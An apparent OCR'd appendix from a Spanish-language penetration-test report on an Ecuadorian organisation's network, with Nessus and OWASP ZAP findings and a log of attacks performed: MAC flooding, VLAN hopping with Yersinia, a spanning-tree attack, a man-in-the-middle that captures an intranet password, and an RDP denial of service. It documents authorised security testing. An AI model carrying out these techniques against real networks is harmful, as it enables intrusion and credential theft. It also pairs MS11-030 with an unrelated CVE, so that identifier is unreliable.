Top Level Domain	Ecuador (.org.ec)	**DNS Security Extensions**	unknown
Hosting country	EC		

Hosting History

Netblock owner	IP address	OS	Web server	Last seen
Clientes Quito Guayaquil	186.5.26.78	Windows Server 2008	Microsoft-IIS/7.5	1-Nov-2017

Anexo I15

Resultados Nessus



Sev	Name	Family	Count
CRITICAL	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Cod...	Windows	1
CRITICAL	MS15-034: Vulnerability in HTTP.sys Could Allow Remote Code Exec...	Windows	1
CRITICAL	MS17-010: Security Update for Microsoft Windows SMB Server (401...	Windows	1
MIXED	MS16-047: Security Update for SAM and LSAD Remote Protocols (31...	Windows	1
MEDIUM	SMB Signing Disabled	Misc.	1
MEDIUM	SSL Certificate Cannot Be Trusted	General	1
MEDIUM	SSL Certificate Signed Using Weak Hashing Algorithm	General	1
MEDIUM	SSL Medium Strength Cipher Suites Supported	General	1
MEDIUM	SSL Version 2 and 3 Protocol Detection	Service detection	1
MEDIUM	SSLv3 Padding Oracle On Downgraded Legacy Encryption Vulnerabil...	General	1
MEDIUM	TLS Padding Oracle Information Disclosure Vulnerability (TLS POODLE)	General	1
LOW	SSL Certificate Chain Contains RSA Keys Less Than 2048 bits	General	1
LOW	SSL RC4 Cipher Suites Supported (Bar Mitzvah)	General	1


Scan Details

Name:	ecu-sharepoint
Status:	Completed
Policy:	Advanced Scan
Scanner:	Local Scanner
Start:	Today at 12:55 AM
End:	Today at 1:01 AM
Elapsed:	6 minutes

Vulnerabilities

Anexo I16


Resultado OWASP ZAP




Anexo J: Ataques realizados

Anexo J1


Mac Flooding Attack: Se verifica el envío de datos por broadcast una vez realizado el ataque.






Anexo J2

Ataque con macof para llenar la tabla MAC del switch



Anexo J3


Vlan Hopping Attacck: Una vez verificado que el DTP se encuentra activo, se utiliza la herramienta Yersinia para realizar el ataque y hacer del puerto de red del equipo atacante como un puerto troncal.



Se configura una interfaz de red virtual configurado en la vlan de la víctima, en nuestro caso se configura para la VLAN 22


```
File  Edit  View  Search  Terminal  Help
root@kali:~# lsmod | grep 8021q
root@kali:~# modprobe 8021q
root@kali:~# lsmod | grep 8021q
8021q                  32768  0
garp                   16384  1 8021q
mrp                    20480  1 8021q
root@kali:~# ping 172.16.22.110
```

Se verifica la conectividad



Anexo J4


Spanning Tree Attack: Se utiliza Yersinia, y convertimos a nuestro equipo como Root Bridge



Anexo J5


Man in the middle

Se intercepta la comunicación del equipo a-guevara, a través de la herramienta Cain&Abel y se descubre una de las claves de ingreso a la cuenta de intranet



Anexo J6


Denegación de servicios servidor intranet: A través de nmap descubrimos el puerto 3389 utilizado por el Protocolo de Escritorio Remoto el cual se vulneró y se atacó a través de un exploit.



Se verifica la denegación de servicios


Anexo J7

Vulnerabilidad en la resolución DNS con código MS11-030. CVE2017-11779




Anexo J8


Vulnerabilidad en HTTP.sys con código MS15-034.



